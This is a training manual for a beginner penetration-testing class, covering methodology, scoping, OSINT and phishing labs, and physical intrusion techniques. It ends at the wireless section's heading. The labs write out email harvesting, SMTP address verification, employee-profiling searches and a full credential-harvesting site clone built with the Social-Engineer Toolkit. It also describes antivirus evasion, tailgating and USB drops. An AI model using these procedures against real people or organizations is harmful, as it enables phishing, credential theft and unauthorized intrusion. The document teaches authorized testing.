Hack Yourself First

A Beginner's Guide to Penetration Testing

http://asgconsulting.co
http://averagesecurityguy.info

Hack Yourself First

Hack Yourself First

Introduction

Purpose

This class is designed to teach system administrators how to attack company information systems to find the weaknesses before malicious attackers do. Learning common attack techniques and the hacker mindset will help improve the security of company information systems and help system administrators build more secure systems from the ground up.

Author

Stephen Haywood has over twelve years of experience in the information technology field working as a programmer, technical trainer, network operations manager, and information security consultant. He holds a Bachelor of Science in Math and a number of industry certifications, including the Certified Information Systems Security Professional (CISSP) and the Offensive Security Certified Professional (OSCP). He also builds software for information security professionals using primarily Python and Ruby.

Prerequisites

Experience

This class is designed for system administrators or other experienced IT professionals who want to learn penetration testing. To be successful in this class, the student must have a working knowledge of TCP/IP, SMTP, DNS, HTTP, HTML, web servers, and databases. Students who are lacking in only one or two areas should be fine.

Hardware

Students will need a laptop with VirtualBox or VMware installed. Students will also need to install a Kali Linux virtual machine and a Metasploitable virtual machine prior to starting this class. Kali Linux can be downloaded from http://www.kali.org. Metasploitable can be downloaded from http://sourceforge.net/projects/metasploitable/files/Metasploitable2/. The student should ensure both machines are on the same virtual network and that both machines have Internet access.

In addition, the student needs a wireless router or access point that can be configured to use WEP encryption and WPA encryption and a USB wireless card that is capable of packet injection. I recommend, the Alfa AWUS036H, which can be found on Amazon and at many other retailers. Students who already have a wireless card can check its compatibility by visiting the following link.

http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#which_is_the_best_card_to_buy.

Outline

Section 1: Overview / Methodology / Scoping
Section 2: Wireless Assessments
Section 3: Social Engineering
Section 4: Physical Testing
Section 5: Web Application Testing
Section 6: Network Testing
Section 7: Putting It All Together
Section 8: Next Steps

Acknowledgements

I would like to thank Adam Compton (@tatanus), Adam Caudill (@adamcaudill), Adrian Sanabria (@sawaba), and Andrew Smith (@jakx_) for offering great feedback during the development of this class.

Overview

What is Hacking?

According to Wikipedia, the traditional definition of hacking is, "...exploring the limits of what is possible, in a spirit of playful cleverness,[1]" while the modern definition is, "...seek[ing] and exploit[ing] weaknesses in a computer system or computer network.[2]" When the term hacking is used, most people think of the modern definition and the malicious individuals who use hacking as a means to steal information or damage computer systems. Throughout this document, I refer to these malicious hackers as attackers.

What is Penetration Testing?

Penetration testing is using the tools and techniques of malicious attackers to find and exploit weaknesses in a system in order to improve the defensive capabilities of the system. Penetration testing requires curiosity, cleverness, and a willingness to push the limits of what is possible.

Legal Issues

There is still a lot of legal grey area with regards to hacking as evidenced by the Weev[3] and Aaron Schwartz[4] cases. Generally, only the owner of a system can legally perform penetration testing against that system. Conducting a penetration test against any other system requires explicit written permission from the system's owner.

A system administrator, who wants to conduct a penetration test against his or her company, should get written permission from a C-level executive before beginning any testing. Testing against hosted systems like web applications that run on Amazon EC2, Linode, RackSpace, or any other web-hosting provider, require permission from the owner of the hosting system before testing begins.[5]

Potential Risks

First and foremost, penetration testers risk getting fired or serving jail time unless the proper permission is obtained ahead of time. Apart from the personal risk, penetration testing poses an operational risk to the information systems being tested. Penetration testing can disrupt network communications and cause servers and services to become unstable. It is important for the organization to be aware of the potential risks and for the tester to know how to minimize the risks and potential impact of testing.

Core Components

Penetration tests typically cover five major areas, Social Engineering, Physical Testing, Wireless Testing, Web Application Testing, and Network Testing. A penetration test that addresses all five areas is considered a full scope test; all other tests are considered limited scope.

1. Social engineering exploits weaknesses in human behavior to gain access to sensitive information. Typical attacks include phishing and spear phishing via email or text message and pretexting via phone calls.
2. Physical testing exploits weaknesses in physical security controls to gain physical access to buildings, datacenters, or network closets.
3. Wireless testing exploits weaknesses in wireless networking protocols to access the wireless network and the clients using it.

---

[1] *http://en.wikipedia.org/wiki/Hacker_(hobbyist)*
[2] *http://en.wikipedia.org/wiki/Hacker_(computer_security)*
[3] *http://en.wikipedia.org/wiki/Weev*
[4] *http://en.wikipedia.org/wiki/Aaron_Swartz*
[5] *http://aws.amazon.com/security/penetration-testing/*

4. Web application testing exploits weaknesses in web applications to gain unauthorized access to the underlying database or operating system or to attack other users of the web application.
5. Network testing exploits weaknesses in network devices such as routers, switches, servers, and workstations to gain unauthorized access to the devices and data stored on them. This is what people traditionally think of as penetration testing.

Goal-Oriented Testing

Penetration tests should have specific goals that are designed to test the effectiveness of the organization's security controls and its ability to detect malicious attackers. Unfortunately, many organizations conduct penetration tests because of a contractual or legal requirement and often the purpose of these tests is to reach compliance and not to test the organizations information security controls. A goal-oriented penetration test allows the organization to focus on testing its critical controls and allows the tester to focus his or her efforts in the areas that will have the most impact on the organization. Some sample goals include accessing and exfiltrating sensitive data from the internal network, accessing the CEO's email account, removing critical hardware from the server room, placing a malicious device on the internal network, or gaining remote code execution on the external web servers.

The Penetration Testing Mindset

Many penetration testers want to send an exploit to pop a box and call it a day, but a single exploit is rarely enough to achieve the goals of a penetration test. Most penetration testing goals require exploiting multiple weaknesses throughout a system. As an example, a tester may need to compromise an internal user's machine and then pivot through it to get to an internal database. Testers with the one-and-done mindset will find themselves often frustrated and failing to accomplish the goals of the penetration test. Instead, a good tester continually assess the goals of the test, the information or access level obtained, the information or access level still needed, and how best to obtain what is needed from the current vantage point. An example of the continual assessment mindset is given below.

> *Gail needs to access the sensitive data stored in a Microsoft SQL server. To access the server she wants to get the username and password for a domain administrator account, an SQL admin account, or the sa account. Gail currently has network access to the server and other devices on the network. She attempts to brute force the sa account, which fails. Next, she scans the SQL server and other network devices for exploitable vulnerabilities. The SQL server does not have any exploitable vulnerabilities but another server on the network does. After compromising the other server, she now has access to the hashed password of the local administrator account. She then accesses the SQL server using the local administrator password but still cannot access the data in the SQL server. Fortunately, a SQL admin account was used to run a Windows service. Gail is able to use her administrative access to impersonate the SQL admin's security token and is then able to access the data in the SQL server.*

By continually assessing her situation, Gail was able to accomplish her goal even though she did not achieve the goal in the intended manner.

Methodology

This course is not designed to teach a particular penetration testing methodology but it is important to develop a methodology and use it consistently to ensure each penetration test is thorough and produces consistent results. The Penetration Testing Execution Standard (PTES)[6] is still a work in progress but is a very comprehensive methodology. It was developed by industry leading practitioners for other practitioners and is aimed at helping companies and individuals conduct high quality penetration tests. The PTES site includes a lot of documentation and an extensive technical guide[7]. The PTES defines the following methodology.

Intelligence Gathering

"Intelligence Gathering is performing reconnaissance against a target to gather as much information as possible to be utilized when penetrating the target during the vulnerability assessment and exploitation phases. The more information you are able to gather during this phase, the more vectors of attack you may be able to use in the future.[8]"

Threat Modeling

Threat Modeling is the process of determining which assets are most likely to be attacked, by what method, and the potential impact of the attack. Proper threat modeling requires the tester to define business assets, business processes, threat agents, and threat capabilities.[9]

Vulnerability Analysis

Vulnerability Analysis is "...the process of discovering flaws in systems and applications which can be leveraged by an attacker.[10]"

Exploitation

Exploitation "...focuses solely on establishing access to a system or resource by bypassing security restrictions.[11]" In some cases the exploit may lead to administrative access to the system and in other cases privilege escalation will be required.

Post Exploitation

Post Exploitation focuses on "...determin[ing] the value of the machine compromised and ... maintain[ing] control of the machine for later use.[12]"

Reporting

Reporting is used to "...communicate to the [organization] the specific goals of the penetration test and the ... findings of the testing exercise.[13]" It is important for the report to contain enough information to reproduce the results of the test and to include potential fixes for the identified vulnerabilities.

---

[6] *http://pentest-standard.org/index.php/Main_Page*
[7] *http://pentest-standard.org/index.php/PTES_Technical_Guidelines*
[8] *http://pentest-standard.org/index.php/Intelligence_Gathering*
[9] *http://pentest-standard.org/index.php/Threat_Modeling*
[10] *http://pentest-standard.org/index.php/Vulnerability_Analysis*
[11] *http://pentest-standard.org/index.php/Exploitation*
[12] *http://pentest-standard.org/index.php/Post_Exploitation*
[13] *http://pentest-standard.org/index.php/Reporting*

Scoping

Prior to conducting a penetration test, a scope document should be developed and agreed to by both the organization and the tester. The scope document should clearly define the goals, target systems, allowed and disallowed techniques, and time frames for the test. Throughout the penetration test, the scope document should be referenced when determining systems to attack and techniques to be used.

Goals

As mentioned earlier, a penetration test needs to have well defined goals. Some common penetration testing goals include, accessing personally identifiable information or credit card data on a PCI network, accessing intellectual property, or making unauthorized changes to proprietary source code. In the case of physical testing, the goal is often to gain access to a data center or network closet and plant a malicious device or steal devices.

Targets

The target, or in scope, networks, devices, systems, and people must be clearly defined along with any targets that are specifically not in scope. Penetration testers must work with the target organization to ensure it owns each target system. Be aware that all the devices, systems, or networks used by the organization may not belong to them such as hosted web servers or network routers provided by an ISP.

Techniques

Clearly define the techniques that can be used such as social engineering, or password cracking. Also, define the techniques that cannot be used such as denial of service attacks, root kits, or back doors.

Time Frames

When testing production systems it is often necessary to test during off peak times. If certain systems or networks must be tested at specific times then it should be clearly stated in the scope document.

Social Engineering

Social engineering is the art of convincing someone to take actions or provide information that they would not normally take or provide. The social engineer exploits natural tendencies such as helpfulness, sympathy, trust, curiosity, greed, and narcissism. Social engineers rely on people skills and information gathering to perform their art. This class does not teach people skills but the Additional Resources section provides links to sources that do. Instead, this class will focus on information gathering and how to use that information to social engineer a target through phishing.

Typical Goals

The typical goals of phishing are to get the target to open a file, click on a link, or run some code, often a Java applet. This is usually done by exploiting the victim's interests or curiosity or by deception. Often, phishing emails will have malicious attachments with names like executive_salaries.xls or 2013_budget_report.pdf. The names are designed to appeal to the victim's curiosity. Similar malicious files are placed on USB keys, which are dropped outside the target organization. In addition, phishing messages often appear to be from a bank or an Internet site like Facebook, Twitter, or Google. The message claims that the user needs to login to the bank or service to fix an issue but the links in the message send the user to a cloned site that may try to run code or capture the login credentials before sending the user on to the legitimate site. Whatever method is used, the goal is the same, to get the user to open a file, visit a malicious site, or execute code.

Intelligence Gathering

The key to every social engineering engagement is gathering information about the target. For a generic phishing campaign, a list of email addresses is typically all that is needed. For a targeted campaign, however, a more thorough knowledge of the target user is needed. The goal is to gather enough information about the user to construct a message that will make the user want to open the file or click the link. The information needed includes the user's name, email addresses, titles, business relationships, phone numbers, interests, and hobbies. In addition, determining the client side software in use, such as web browsers, PDF viewers, Java, and Flash, is necessary to know which exploits to use in the test.

OSINT

Open source intelligence gathering uses public data sources to gather information about the target organization or users. Sites like Facebook, Twitter, LinkedIn, and Stack Overflow offer a wealth of information and an API to get it. Google can be used to identify documents that typically contain metadata, such as PDFs, Word documents, and Excel spreadsheets. The metadata can then be extracted to find software versions, names, and sometimes usernames.

Sites like LinkedIn and Facebook can be searched from either an unauthenticated perspective or an authenticated perspective. Authenticated searches can provide more details about a target but the search results are limited based on the connections of the authenticated user. To get better search results consider creating dedicated research accounts and using them to make as many connections as possible.

OSINT Tools

Just as there are many sources for gathering information on targets, many free and commercial tools can be used to automate information gathering. A few of these tools are describe below, in the words of the developer of each tool. Kali Linux includes a number of excellent OSINT tools like theHarvester, Metagoofil, and Maltego while additional tools like Recon-ng can also be installed and used.

theHarvester
"The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database. It is also useful for anyone that wants to know what an attacker can see about their organization.[14]"

TheHarvester is great for finding email addresses, IP addresses, and DNS records for the target domain.

Maltego
"The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet - whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.[15]"

Maltego has a community edition and a paid edition. The community edition can be accessed after creating a free account at Paterva.

Metagoofil
"Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

The tool will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.[16]"

Recon-ng
"Recon-ng is a full-featured Web Reconnaissance framework written in Python, [which] provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.[17]"

To get the best results from recon-ng, it is necessary to register for API keys at sites like LinkedIn, Google, Twitter, and Shodan. Those API keys can then be added to the Recon-ng configuration database.

The Social Engineers Toolkit

Written by Dave Kennedy, the Social Engineers Toolkit (SET) is the premier tool for social engineers. Unlike a number of phishing tools, which are designed for demonstration purposes and are used for security awareness training, SET is designed to get remote code execution (RCE) on the target's machine. SET must be run from an Internet facing server or a server that can be reached via port forwarding. In addition, it is a good idea to configure the SET server to only accept connections from the target organization's external IP address space to prevent an employee from connecting to the SET server from their personal machine.

Common SET Attacks

SET comes with a number of different attack types and payloads to improve the chances of getting RCE on the target machine. A few of these attack types are discussed below.

Credential Harvester
The credential harvester attack is designed to collect login credentials by spoofing a web site that uses a login form. SET uses a built-in site template or clones an existing site and injects code that will collect login credentials then forward the target to the correct site. It is up to the tester

---

[14] *https://code.google.com/p/theharvester/*
[15] *http://www.paterva.com/web6/products/maltego.php*
[16] *https://code.google.com/p/metagoofil/*
[17] *https://bitbucket.org/LaNMaSteR53/recon-ng*

to get the target user to the spoofed site, which can be done via email or through pretexting. Cloning the target organizations public site is an effective way to get credentials to internal machines. To access the Credential Harvester attack, use the menu selections 1, 2, and 3.

Java Applet Attack
The Java applet attack uses a similar technique as the credential harvester but is designed to get a user to run a Java applet instead. The Java applet is signed to improve the chances that the target will allow it to run. Once the Java applet is run, it gives the tester a shell on the target's machine. It is possible, that the Java applet will be recognized as malware by the target's anti-malware software. Before conducting a live Java Applet attack, the tester should attempt to run the Java applet on a machine with the same type of anti-malware software as the target to ensure it will bypass the anti-malware software.

Infectious Media Attack
The infectious media attack generates a Metasploit payload and an autorun.inf file, which can be written to a CD, DVD, or a USB device. If autorun is enabled, when the infected media is inserted the autorun.inf file will be run and the payload will be executed. SET can use one of a number of built-in payloads or a custom payload chosen by the tester.

QR Code Attack
The QR Code attack generates a QR code that points to an arbitrary website. The QR code can then be sent in an email, placed on a legitimate site, or printed. SET can then be used to host the attack site using the Java applet attack or the Credential Harvester attack.

Custom Phishing Domains

To send phishing emails, SET requires an SMTP server, which can be Gmail, an ISP mail server, or a personal mail server built specifically for phishing. When using Gmail or an ISP server, the source email address will use the *gmail.com* domain name or the ISP's domain name. To use a custom domain it is necessary to register it and then configure mail exchange (MX), reverse DNS (PTR), and sender policy framework (SPF) records. Configuring a custom domain for phishing is out of scope for this class but the Additional Resources section has a link to an excellent article that describes the necessary configuration.

Additional Resources

http://www.pentest-standard.org/index.php/Intelligence_Gathering
http://blog.ikotler.org/2012/12/scraping-linkedin-public-profiles-for.html
http://www.social-engineer.org/
http://www.amazon.com/Social-Engineering-The-Human-Hacking/dp/0470639539/
http://averagesecurityguy.info/2012/01/16/introducing-setmail/
http://blog.strategiccyber.com/2013/10/03/email-delivery-what-pen-testers-should-know/

SOCIAL ENGINEERING LABS

In these labs, the student will use a variety of tools to gather information on a target organization and use the Social Engineers Toolkit to setup a credential harvester attack. To complete these exercises, the student should have an Internet connection on his or her host machine and should have Kali configured to use a bridged connection. Follow the instructions below to configure Kali Linux to use bridged networking.

VirtualBox

1. From the VirtualBox menu, select *Devices*.
2. From the Devices menu. select *Network Settings...*
3. In the Network Settings dialog box select *Adapter 1* and make the following changes:
    a. Set the Attached to field to Bridged Adapter.
    b. Set the Name field to the host's wireless card.

If the settings cannot be changed then the VirtualBox tools are not installed and the Kali VM will have to be shutdown to make the changes.

VMware Player:

1. From the Player menu, select *Manage*.
2. From the Manage menu, select *Virtual Machine Settings*.
3. In the Virtual Machine Settings dialog box select *Network Adapter*.
4. Select the *Bridged: Connected directly to the physical network* option.
5. Click the *Configure Adapters* button and ensure the host's wireless card is selected in the Automatic Bridging Settings dialog box.

LAB 1 – BUILD AND VERIFY AN EMAIL ADDRESS LIST

The goal of this lab is to build a list of email addresses for users at the target organization. The list of email addresses will then be verified to confirm they are valid. Start by using theHarvester.py to find email addresses related to the organization.

The script takes a domain name and searches Google, Bing, PGP servers, and a few other services to find email addresses, IP addresses, subdomains, and any virtual hosts on any shared IP addresses. When launching the script, specify the target domain with the **-d** flag, use the **-b** flag to specify the sources to query, usually 'all', and use the **-f** flag to save the results to an HTML file.

```
root@kali:~# theharvester -d averagesecurityguy.info -b all -f averagesecurityguy

*************************************************************************
*                                                                       *
* | |_| |__   ___     /\  /\__ _ _ ____   _____  ___| |_ ___ _ __   *
* | __| '_ \ / _ \   / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|  *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |     *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|     *
*                                                                       *
* TheHarvester Ver. 2.2a                                                *
* Coded by Christian Martorella                                         *
* Edge-Security Research                                                *
* cmartorella@edge-security.com                                         *
*************************************************************************


Full harvest..
[-] Searching in Google..
       Searching 0 results...
       Searching 100 results...
```

```
[-] Searching in PGP Key server..
[-] Searching in Bing..
      Searching 50 results...
      Searching 100 results...
[-] Searching in Exalead..
      Searching 50 results...
      Searching 100 results...
      Searching 150 results...

[+] Emails found:
------------------
stephen@averagesecurityguy.info
stephen@averagesecurityguy.info
stephen@averagesecurityguy.info

[+] Hosts found in search engines:
-----------------------------------
66.155.9.238:www.averagesecurityguy.info
[+] Virtual hosts:
==================
66.155.9.238  thingstolucat.com
66.155.9.238  hiwaohanaday.wordpress.com
66.155.9.238  waynebarlowe.wordpress.com
...
66.155.9.238  labuenatierra.wordpress.com
66.155.9.238  questionofmindfulness.wordpress.com
Saving file
```

Next, find the target organization's SMTP server.

```
root@kali:~# dig averagesecurityguy.info MX

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> averagesecurityguy.info MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27175
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;averagesecurityguy.info.  IN     MX

;; ANSWER SECTION:
averagesecurityguy.info. 3600     IN     MX     1 aspmx.l.google.com.
averagesecurityguy.info. 3600     IN     MX     5 ALT1.aspmx.l.google.com.
averagesecurityguy.info. 3600     IN     MX     5 alt2.aspmx.l.google.com.
averagesecurityguy.info. 3600     IN     MX     10 aspmx2.googlemail.com.
averagesecurityguy.info. 3600     IN     MX     10 aspmx3.googlemail.com.

;; Query time: 46 msec
;; SERVER: 10.0.229.1#53(10.0.229.1)
;; WHEN: Fri Nov 15 22:32:26 2013
;; MSG SIZE  rcvd: 174
```

Finally, query one of the SMTP servers to verify that the email addresses are valid. Use Telnet to connect to the SMTP server on port 25 and use the **EXPN** or **VRFY** commands. If those are not available, then attempt to send an email and use the **RCPT TO** command. Valid email addresses should receive a **250 OK** response. Invalid email addresses will not.

```
ubuntu@ip-10-217-134-73:~$ telnet aspmx3.googlemail.com 25
Trying 74.125.137.27...
Connected to aspmx3.googlemail.com.
Escape character is '^]'.
220 mx.google.com ESMTP z8si4739483yhb.213 - gsmtp
HELO b.com
250 mx.google.com at your service
```

```
MAIL FROM:<a@b.com>
250 2.1.0 OK z8si4739483yhb.213 - gsmtp
RCPT TO:<stephen@averagesecurityguy.info>
250 2.1.5 OK z8si4739483yhb.213 - gsmtp
RCPT TO:<noone@averagesecurityguy.info>
550-5.1.1 The email account that you tried to reach does not exist. Please try
550-5.1.1 double-checking the recipient's email address for typos or
550-5.1.1 unnecessary spaces. Learn more at
550 5.1.1 http://support.google.com/mail/bin/answer.py?answer=6596 z8si4739483yhb.213
- gsmtp
```

Lab 2 – Build a Target List

The goal of this lab is to create a list of targets and to gather information about them such as, name, title, email addresses, location, usernames, and interests. Spreadsheets are helpful for keeping track of this information. Before doing these exercises, create a spreadsheet using Excel, LibreOffice, or Google Docs. The spreadsheet should include each of the columns mentioned above.

LinkedIn is a popular social media site for professionals and is a great place to start the list. The first step is to run a Google search.

```
site:linkedin.com inurl:pub "at <organization name>"
```

This will return a list of public LinkedIn profiles for individuals who work at or have worked at the target organization. For each person in the list, confirm he or she currently works at the target organization and add him or her to the spreadsheet.

Next, search Facebook for publicly available information about the target organization and individuals. Search for the organization's name and the name, email address, and username of the target individuals.

```
site:facebook.com "<search terms>"
```

Next, search Twitter for publicly available information about the target organization and individuals. Search for the organization's name and the name, email address, and username of the target individuals.

```
site:twitter.com "<search terms>"
```

Other web sources useful for gathering information about target individuals include *pipl.com*, *jigsaw.com*, *namechk.com*, and *gravatar.com*.

Lab 3 – Metagoofil

The goal of this lab is to use the metagoofil tool to find documents on the target organizations domain and to extract metadata from those documents. Metagoofil can be a bit flaky but it still provides useful information. Start by finding metadata in Microsoft word docs.

```
root@kali:~# metagoofil -d <domain_name> -t doc -l 200 -n 50 -o /root/<dir> -f
/root/file.html

[+] List of users found:
-------------------------
Lydia Jallow
M. Renee Brown
Renee Brown
Doug Kelley
powell_c
johnson_caroline
Johnson Caroline

[+] List of software found:
----------------------------
Microsoft Word 10.0
Microsoft Office Word
Microsoft Office Word
Microsoft Office Word

[+] List of paths and servers found:
-------------------------------------
''
 Normal.dot
 Normal
 Normal.dotm

[+] List of e-mails found:
---------------------------
```

In this case, Metagoofil found a few users and a couple of versions of Microsoft Office. All of the downloaded files are saved in the directory specified by the **-o** flag. If all goes well, a report should be generated as well. The file versions are particularly helpful when planning client-side attacks.

Now try the same search with Excel files (using **-t xls**) and PDF files (using **-t pdf**).

Lab 4 – Phishing with SET

The goal of this lab is to configure and execute a Credential Harvester attack with SET. A typical SET attack needs a server with a public address, which is difficult to simulate in a lab. Instead, SET will be used to launch the attack on the local network and the student will manually visit the malicious site. In a live attack, the SET server would be accessible via the Internet and the malicious link would be sent to the target using web mail, an ISP email account, or a dedicated phishing email account. Start the lab by launching SET.

```
root@kali:~# setoolkit

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 5.3.5                   [---]
[---]            Codename: 'NextGen Unicorn'           [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @Dave_ReL1K         [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

This lab will focus on option 1, Social-Engineering Attacks, so type in 1 and hit enter.

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.
```

This menu provides access to the QRCode and Infectious Media attacks discussed earlier. To access the Credential Harvester attack, select option 2. SET will then provide a brief description of each of the Website Attack vectors.

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order
to compromise the intended victim.
```

```
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit
based payload. Uses a customized java applet created by Thomas Werth to deliver the
payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits
through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a
username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh
the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track
team. This method utilizes iframe replacements to make the highlighted URL link to
appear legitimate however when clicked a window pops up then is replaced with the
malicious link. You can edit the link replacement settings in the set_config if its
too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu.
For example you can utilize the Java Applet, Metasploit Browser, Credential
Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which
is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or import a CodeSigning Certificate

  99) Return to Main Menu
```

Select option 3 to access the Credential Harvester attack configuration.

```
The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

Option 1 will clone one of a number of predefined sites. Option 2 allows the tester to choose a site to clone. This option can be used to clone the target organization's web site. Option 3 allows the tester to import a custom HTML template. Select option 2. SET will ask for the IP address to listen on, this should be the IP address of the Kali machine. In addition, SET will ask for the URL of the site to clone, enter *http://wordpress.com*.

```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:<Kali IP Address>
```

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://wordpress.com

[*] Cloning the website: http://wordpress.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

At this point, SET is serving the cloned site with the embedded credential harvester code. Open a browser window and go to *http://<ip address of Kali>*. As the target users login to the cloned site, the credentials used will be displayed by SET.

```
192.168.1.12 - - [30/Nov/2013 16:10:44] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: log=SomeUsername
POSSIBLE PASSWORD FIELD FOUND: pwd=SomePassword
PARAM: rememberme=forever
PARAM: redirect_to=//en.wordpress.com/
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

SET is a complex tool and can be a little flaky at times. It is always best to thoroughly test any attacks before launching them. If there are any problems with the chosen attack method, exit out of SET completely and restart the attack.

Tutorials for other SET Attacks
Java Applet - *http://pentestlab.wordpress.com/2012/03/03/java-applet-attack-method/*
QR Code - *https://pentestlab.wordpress.com/2012/04/17/qrcode-attack-vector/*
Infectious Media - *https://pentestlab.wordpress.com/2012/04/08/infectious-media-attack/*

Physical Testing

Many organizations used locked doors, security cameras, and people such as receptionists or security guards as physical security controls. Physical testing is designed to find and exploit weaknesses in these and other physical security controls. To be successful, the tester has to look like he or she belongs in the organization or in the area he or she is trying to access. Typically, physical testers will impersonate employees, new hires, interviewees, or technicians such as a phone repairman or electrician. Physical testers, like other social engineers, rely on intelligence gathering to carry out their ruse.

The goal of physical testing is to gain access to sensitive areas of the organization. This access may then be used to steal data or equipment or may be used to leave a device that will give the tester remote access to the organization's network.

Attack Methods

Tailgating
Tailgating is the act of following another user through a security checkpoint with the intention of gaining unauthorized access to the area beyond the checkpoint. Hanging out at an employee entrance during the morning ingress, evening egress, or during lunch hours will provide a tester with ample opportunity to enter a building. If the tester's hands are full, an employee may even hold the door for them. Successful tailgating requires blending in so pay attention to the dress code of the target organization and whether employees wear badges. If possible, create a badge that looks similar to the ones used by the target organization.

Social Engineering
Social Engineering is used during physical testing to convince employees and security guards that the tester belongs in the restricted area. Often times, testers will use a cover story such as having an interview or being a repair technician to gain access to restricted areas. For a cover story to be believable, the tester needs information about the company, such as key personnel and what they do and information about the facility such as where the network closets and restrooms are located. The more information the tester has the more convincing he or she can be.

Lock Picking/Bypassing
At times, the target data or systems sit behind locked doors. In those cases, it is necessary for the tester to either pick the locks or bypass the locks. Many doors are locked from the outside but have motion sensors or panic bars on the inside that allow them to open. Some motion sensors can be defeated using a clothes hanger and a piece of paper. In addition, doors with handicap accessible handles can be bypassed using a clothes hanger.

Tools

Camera
A good digital camera is vital to documenting the sensitive areas and data the tester accesses. Describing to a C-level executive how an unlocked electric closet could shutdown his or her IT department is not nearly as effective as a picture of the tester ready to throw the switch. A cell phone camera can be used but often does not have the same image quality. Remember to bring extra SD cards and batteries for the camera.

Lock Picks
Depending on the scope of the penetration test, the tester may have permission to pick locks. An electronic lock pick and a set of bump keys require the least amount of skill and should be included in every kit. If the tester has sufficient practice, a traditional lock pick set may be more useful.

USB Sticks
During a physical penetration test, testers will often leave USB sticks in the facility and parking lot in the hopes that someone will find it and plug it in. By exploiting the autorun feature of most operating systems or using a client side exploit in a Microsoft Office or PDF file, a tester can gain remote access to an internal machine.

Drop Box Server
Often, one of the goals of a physical penetration test is to gain remote access to the organization's network. Testers will often connect a small server or wireless access point to the target's network and use it to access sensitive electronic data. Pwnie Express makes small form-factor servers specifically for penetration testers, including the Power Pwn, which is a working power strip with a server inside.

Try This At Home
There are no labs in this module but over the next few weeks, the student should observe his or her organization. Look for unlocked doors that should be locked. Observe the receptionist and make sure he or she follows proper procedure when granting access to the facility. Observe the placement of security cameras to ensure they are watching the right places. Observe employees entering and exiting the building to see how easy it would be to tailgate in. Look through the dumpster or trash cans to see what files are thrown out and what data is contained in them.

Additional Resources
http://www.amazon.com/No-Tech-Hacking-Engineering-Dumpster/dp/1597492159
http://www.amazon.com/Practical-Lock-Picking-Physical-Penetration/dp/1597496111
http://toool.us/
https://www.youtube.com/watch?v=2mc0HO5I08s
http://pwnieexpress.com/collections/premium-pentesting-products
http://www.irongeek.com/i.php?page=videos/outerz0ne8/physical-security-make-sure-your-building-is-butter-knife-proof-gcs8-ginsu

Wireless Testing

